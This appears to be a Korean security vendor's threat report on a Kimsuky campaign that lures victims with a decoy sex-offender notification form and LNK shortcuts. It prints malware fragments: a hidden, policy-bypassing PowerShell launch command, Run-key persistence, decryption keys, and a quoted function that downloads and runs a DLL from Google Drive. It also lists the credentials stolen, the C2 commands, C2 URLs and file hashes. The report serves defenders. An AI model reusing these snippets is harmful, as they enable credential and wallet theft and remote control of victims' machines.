[위협 분석] 성범죄자 고지 정보를 위장한 Kimsuky 공격

2025-09-18

1. 개요

2025년 7월 말, 바로 가기 파일을 활용한 조직적인 APT 공격 행위가 발견되었으며, 분석 결과 북한 Kimsuky 조직에 의한 공격으로 판단됩니다. Kimsuky는 북한과 연계된 것으로 추정되는 APT(Advanced Persistent Threat) 그룹으로, 주로 정보 수집과 관련된 각종 스파이 활동을 수행합니다.

■ 아동·청소년의 성보호에 관한 법률 시행규칙 [별지 제7호서식] <개정 2016. 11. 30.>

고 지 정 보 서

제 20○○-○○ 호 년 월 일

귀하의 댁 인근에 거주하는 성범죄자 신상정보를 아래와 같이 보내드리니, 귀 댁의 아동·청소년을 보호하는데 참조하여 주시기 바랍니다.

정부는 성범죄자에 대한 관리와 재범방지를 위한 활동을 통해 귀 가족의 안전을 지켜드리려고 노력하고 있으며, 그 일환으로 성범죄 예방과 안전 관련 정보도 함께 보내드리니 적극 활용해 주시기 바랍니다.


<table>
<tr><td>성 명</td><td></td><td rowspan="5">정면
사진</td><td rowspan="5">좌측
사진</td><td rowspan="5">우측
사진</td><td rowspan="6">전신
사진</td></tr>
<tr><td>나 이</td><td></td></tr>
<tr><td>키</td><td></td></tr>
<tr><td>몸무게</td><td></td></tr>
<tr><td>전자장치
부착여부</td><td></td></tr>
<tr><td>주민등록상
주소</td><td colspan="4">(외국인인 경우 국내 체류지, 외국국적동포인 경우 국내 거소)</td></tr>
<tr><td>실제 거주지</td><td colspan="4"></td></tr>
<tr><td>성범죄 요지</td><td colspan="5"></td></tr>
<tr><td>성폭력범죄 전과사실
(죄명, 횟수)</td><td colspan="5"></td></tr>
<tr><td>부가기록
(고지·정정사유
등)란</td><td colspan="5"></td></tr>
<tr><td rowspan="2">전출정보
(고지대상자가 전출하는 경우에만 해당합니다)</td><td>변경정보
등록일</td><td colspan="4"></td></tr>
<tr><td>사유</td><td colspan="4"></td></tr>
</table>

유의사항

1. 이 정보는 성범죄 우려가 있는 자를 확인할 목적으로만 사용해야 하며 신문·잡지 등 출판물, 방송 또는 정보통신망에 공개(위반시 5년 이하 징역 또는 5천만원 이하 벌금)하거나 공공장소 게시 등을 통해 명예를 훼손하는 경우 2년 이하의 징역 또는 500만원 이하의 벌금에 처해질 수 있으므로 유의해주시기 바랍니다.(「형법」 제307조제1항 등)
2. 성범죄자 취업제한 시설이 아닌 곳에서 고지대상자의 고용, 주택 또는 사회복지시설의 이용, 교육기관의 교육 및 직업훈련 등에 차별해서는 안 됩니다. 위반 시, 1년 이하의 징역 또는 500만원 이하의 벌금에 처해질 수 있습니다.

안내사항

1. 이 고지정보서는 고지대상자가 거주하는 읍·면·동의 지역주민 중 아동·청소년을 세대원으로 둔 세대, 어린이집, 유치원, 초·중·고등학교, 학교교과교습학원, 지역아동센터, 청소년수련시설, 읍·면·동사무소(주민센터)와 경계를 같이 하는 인근 읍·면·동사무소(주민센터)에 각각 1부를 우편으로 송부하는 것입니다.
2. 고지정보서를 송부받은 읍·면사무소 또는 동 주민센터의 장은 게시판에 30일간 게시하여야 합니다.
3. 귀 세대(기관)에서 이 고지서를 받은 시점에 고지대상자가 고지된 실제 거주지에 살지 않을 수도 있으므로, 실제 거주지



악성 유포·동작 개요

공격자는 압축 파일에 숨긴 바로가기를 통해 `mshta.exe`를 실행하여 원격에서 암호화된 추가 페이로드를 받아 복호화·실행합니다. 이후 시스템에서 민감한 파일·키·브라우저 확장·키 입력 등을 수집하여 암호화한 뒤 C2로 전송하며, C2로부터 명령을 받아 추가 악성 행위를 수행합니다.

유포 방식

- 공격자는 성범죄자 신상정보 고지.zip, 국세 고지서.pdf.zip, `sexoffender.zip` 등 **디코이 압축 파일**을 배포합니다.
- 압축을 해제하면 암호가 설정된 디코이 문서들과 함께, 텍스트로 위장한 바로가기 파일 문서암호.`txt.lnk`가 존재합니다.

사용자 실행 시 동작 흐름

1. 사용자가 문서암호.`txt.lnk`(또는 포함된 바로가기)를 실행하면 `mshta.exe`가 C2 서버에 접속하여 추가 스크립트를 실행합니다.
2. 전면에는 문서 암호를 담은 `password.txt`를 띄워 사용자를 안심시킵니다.
3. 동시에 AES로 암호화된 추가 데이터 파일 `pipe.log`를 수신하고, 하드코딩된 AES 키·IV로 해당 파일을 복호화합니다.


4. 복호화된 데이터는 ZIP 파일이며, 내부에 `1.log`, `1.ps1`, `1.vbs`, `2.log` 등 총 4개의 파일이 존재합니다.
5. 추가적인 PowerShell 스크립트가 실행됩니다.

수집·전송 활동

- 실행된 스크립트는 다음 항목들을 수집한 뒤 암호화하여 C2 서버로 전송합니다:
  - 브라우저 관련 정보
  - 지갑 확장 정보
  - 텔레그램 데이터
  - NPKI / GPKI 관련 항목
  - 최근 사용 문서 목록
  - 문서·지갑 관련 키워드 파일
  - 키로깅 데이터

C2 명령 처리

- 에이전트는 C2로부터 명령을 대기하며, 추가 페이로드 실행, 파일 송수신, 원격 명령 실행 등을 수행합니다.



2. 상세 분석

2-1. 초기 감염

실행 유도

- 압축파일: 성범죄자 신상정보 고지.zip, 국세 고지서.pdf.zip, sexoffender.zip 등

- 압축 해제 시 다수의 디코이 문서가 보이며, 열람에는 암호(kfgxl;Y859$#KG4fkdl^&)가 필요

실행 트리거

- 텍스트로 위장한 바로가기(문서암호.`txt.lnk`)가 존재하며, 문서 암호 확인을 위해 클릭을 유도
- 실행 시 `mshta.exe`를 통해 C2에서 추가 스크립트를 받아 즉시 실행
- 스크립트는 'password.txt' 파일을 다운로드 후 실행하며, 감염 시스템 방화벽 상태가 실행 중이면 'pipe.log' 방화벽 상태가 정지면 'v3.log' 데이터를 다운로드

사용자 속임 + 추가 데이터 준비

- 화면에는 문서 암호가 담긴 `password.txt`를 띄워 사용자를 안심시킴
- 백그라운드에서 `pipe.log`를 내려받음

복호화 및 후속 악성 행위

- `pipe.log`는 하드코딩된 **AES 키/IV**로 복호화되고, 해당 데이터는 zip 파일('1.log', '1.ps1', '1.vbs', '2.log')이며 4개의 데이터가 존재
- AES-256 키: ftrgmjekglgawkxjynqrwxjvjsydxgjc , IV: rhmrpyihmziwkvln

2-2. 후속 악성 행위

추가 스테이지

- pipe.zip 파일을 특정 경로에 압축 해제 후 추가적인 명령어 실행 `cmd /c cd /d %localappdata%\pipe && powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -File 1.ps1 -FileName 1.log`
- 해당 PowerShell 명령어는 `1.ps1` 스크립트를 실행하며, `1.log`라는 파일 이름을 인자로 넘김
- `1.ps1` 는 인자로 넘겨 받은 데이터를 Base64 디코딩 후 즉시 실행하는 스크립트
- `1.log` 는 핵심 악성 스크립트로 Base64 인코딩 되어있음

1.log 악성 행위

- 단일 인스턴스 보장: `%TEMP%\pid.txt`로 중복 실행 차단
- **VMware, VirtualBox, Hyper-V** 감지 시 프로세스 즉시 종료 → 악성 행위 수행 안 함(Anti-VM 기능)
- 지속성 유지: `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` 레지스트리 등록 `WindowsSecurityCheck = %LOCALAPPDATA%\pipe\1.vbs`
- 재부팅 시 `1.vbs` 는 `cmd /c cd /d %localappdata%\pipe && powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -File 1.ps1 -FileName 1.log` 명령어 실행

수집 대상

- **시스템 정보:** systeminfo, 디스크 정보, 실행 프로세스 정보, 시스템 권한/보안 설정, 설치 프로그램 목록

- **최근 실행 파일:** 최근 실행 파일 목록
- **브라우저:** Chrome / Edge / Naver Whale / Firefox (Login Data, Bookmarks, 확장 DB/IndexedDB, masterkey)
- **지갑 확장:** MetaMask/Trust/OKX/Phantom/Ronin/Keplr/Xverse/UniSat 등 다수 ID 하드코딩
- **메신저:** Telegram `tdata`(D877F783D5D3EF8C 포함) → 세션 탈취 가능
- **공인인증:** NPKI/GPKI 디렉터리 압축
- **파일 정보:** 문서·이미지·압축·메일·로그(및 ldb/log), 지갑 키워드 매칭 결과
- **키로깅:** 키로그 데이터와 클립보드 데이터

C2 프로토콜

- **기본:** `https://yajxu.mailhubsec.com/` C2 서버에 10분 주기로 통신 시도
- `k.log` 키로그 및 클립보드 데이터 C2 서버로 업로드

명령	설명
`/rd`	클라이언트 → 서버로 파일 업로드
`/wr`	서버 → 클라이언트로 파일 다운로드
`/cm`	PowerShell 명령 실행
`/appkey`	`GetAppKey()` 실행 (악성 DLL 실행)

- 동일한 명령을 중복 실행하지 않기 위해, ****서버 측 명령 큐를 동적으로 관리하기 위해 다음과 같이 설계
- 해당 처리 패턴은 고급 백도어에서 자주 사용

요청 URI	의미
`...?id=xxx&del=rd`	업로드 명령(`rd`) 삭제
`...?id=xxx&del=wr`	다운로드 명령(`wr`) 삭제
`...?id=xxx&del=cm`	명령어 실행 지시(`cm`) 삭제
`...?id=xxx&del=appkey`	DLL 실행 명령 삭제

모든 수집 데이터를 전송 시 암호화 후, 업로드할 데이터를 4MB씩 잘라 여러 번에 나눠 전송

- 전송 전 **XOR 0xFE**로 파일 암호화, **4MB 청크 업로드(마지막 조각은 4MB 미만일 수 있음)**

2-3. 추가 악성 DLL 실행

추가적인 `appload.log` 데이터 → Base64 인코딩 데이터

추가적인 `app64.log` 데이터 = `nzvwan.log` → RC4 인코딩 데이터

```
function GetAppKey {
    # $randomNumber = Get-Random
    $loader =
    "https://drive.google.com/uc?export=download`&id=1-DuxismgLuUG-rseNTVs
    mUaLKgJ_Zd4N"   #appload.log
    $dll =
    "https://drive.google.com/uc?export=download`&id=1_Z9I0D8M31-q7BKp_hs2
    TuY-kvlQH9D_" # app64.log

    DownloadFile $loader "$tempPath\appload.log"
    $base64String = Get-Content "$tempPath\appload.log" -Raw
    [System.IO.File]::WriteAllBytes("$tempPath\app64.dll",
    [System.Convert]::FromBase64String($base64String))

    DownloadFile $dll "$localPath\nzvwan.log"
    Start-Sleep -Seconds 1

    # Start-Process -FilePath "$tempPath\app64.exe"
    Start-Process "rundll32.exe" -ArgumentList "$tempPath\app64.dll,c"
    -Wait
```

Base64 디코딩된 `app64.dll` 은 로더로 `nzvwan.log` 데이터의 첫 16바이트를 키 값으로 사용하여 RC4 알고리즘을 이용하여 디코딩 후 최종 DLL을 로드

- RC4 키: 4C 5A CC 43 7B 82 ED 04 F8 F5 E6 B8 95 A5 AD 9A

수집된 DLL은 Reflective DLL Injection을 이용해 추가적인 브라우저 프로세스에 인젝션하여 추가적인 행위를 시도하며, 특정 경로에 파일을 생성하여 악성 행위에 활용될 것으로 추정됩니다. 이후 생성 파일을 활용해서 메인 악성 루틴이 수행될 것으로 판단되지만, 분석 시점에는 메인 루틴에 대한 정의가 되어있지 않아서 추가적인 행위를 확인할 수 없었습니다.

- chrome.exe 인젝션 시 → `%TEMP%\cc_appkey` 파일 생성
- msedge.exe 인젝션 시 → `%TEMP%\ee_appkey` 파일 생성

3. IoC

```
[md5]

17b2412c1c74db7e83482a544fefacdc  1.log
5852e7911d0df2473d6ed34d1ce56ff7  1.ps1
444f67d186136d3deaae17a7f27b879e  1.vbs
4aea7f8a80c27268bd68077621d69b68  2.log
acdf153ab1211ebc840a18d2ff2221fb  941a.vbs
5441d8a79411a261546beb1021cb5052  app64.dll
e45606ec936210f3830f29d0e12108c8  app64.log
dcb9bcd4971167905a6924c4c2cef12e  appload.log
13d89e3f08197920230b521997135a6c  cecf.vbs
```

```
677e77265c7ba52e825fc62023942213  nzvwan.dll
e45606ec936210f3830f29d0e12108c8  nzvwan.log
9debce6651edac2a0e135a5b06f68a88  payload_1.hta
baaa2dd6942f582cd7f684b5ebc447f0  pipe.log
851910eb3c05738de97d66078acc32bc  pipe.zip
4593e0baa7e444537730c057b1a465f3  pw.txt.lnk
95b0ee79eda2ea1857bda77aaaa71d92  sample.zip
71a6e029ae3a56a1d5d244cdda0a93e0  sexoffender.zip
03794685a12ce0dd7b69e70ced8568f9  sys.dll
1a2164d9fea343bd5a5fc31a0849bb6e  v3.hta
373fce7c6fa68ad9afa22bcbf8c15f5d  v3.log
425e7f14bfef366725fb806c93a0e94e  국세 고지서.pdf
1230b4160b399b84453fd15ed7a6f1e0  국세 고지서.pdf.zip
40e117a35c579a2f17eafaa728abdee3  문서암호.txt.lnk
172dc997ca6022ec8dff0842e4c7b887  성범죄자 신상정보 고지.pdf
5eb7a909d8e8e3773b2ccc780d8f765a  암호.txt.lnk

[C2]
https://yfews.mailhubsec.com/comm/vpwepi.hta
https://yajxu.mailhubsec.com/
142.11.248.98
```


둘러보기

더보기 »

로그프레소 CTI 리포트_Vol.11

제11호에서는 지난 1분기에 발생한 위협 분석과 함께 ASM을 활용한 통합 보안 전략에 대해 다루었습니다.

2025-04-17



GitHub 보안 강화 및 위협 모니터링

GitHub 보안은 2FA 활성화, IP 접근 제어, 감사 로그 모니터링이 필수입니다. 로그프레소 클라우드를 활용하면 GitHub 보안 위협을 시각화하고 자동화된 탐지로 효과적으로 대응할 수 있습니다.

2025-06-14

[칼럼] 제로 트러스트 시대, 벤더 간 담장을 낮춰라

챗GPT와 딥시크 등 오픈소스 AI 모델의 성능이 빠르게 향상되면서, 앞으로 1~2년 내 사람의 개입 없이 AI 에이전트가 위협 탐지부터 대응까지 수행하는 시대가 현실화할 것이며, 이에 대응하기 위해 벤더 간 협력은 필수다.

2025-04-09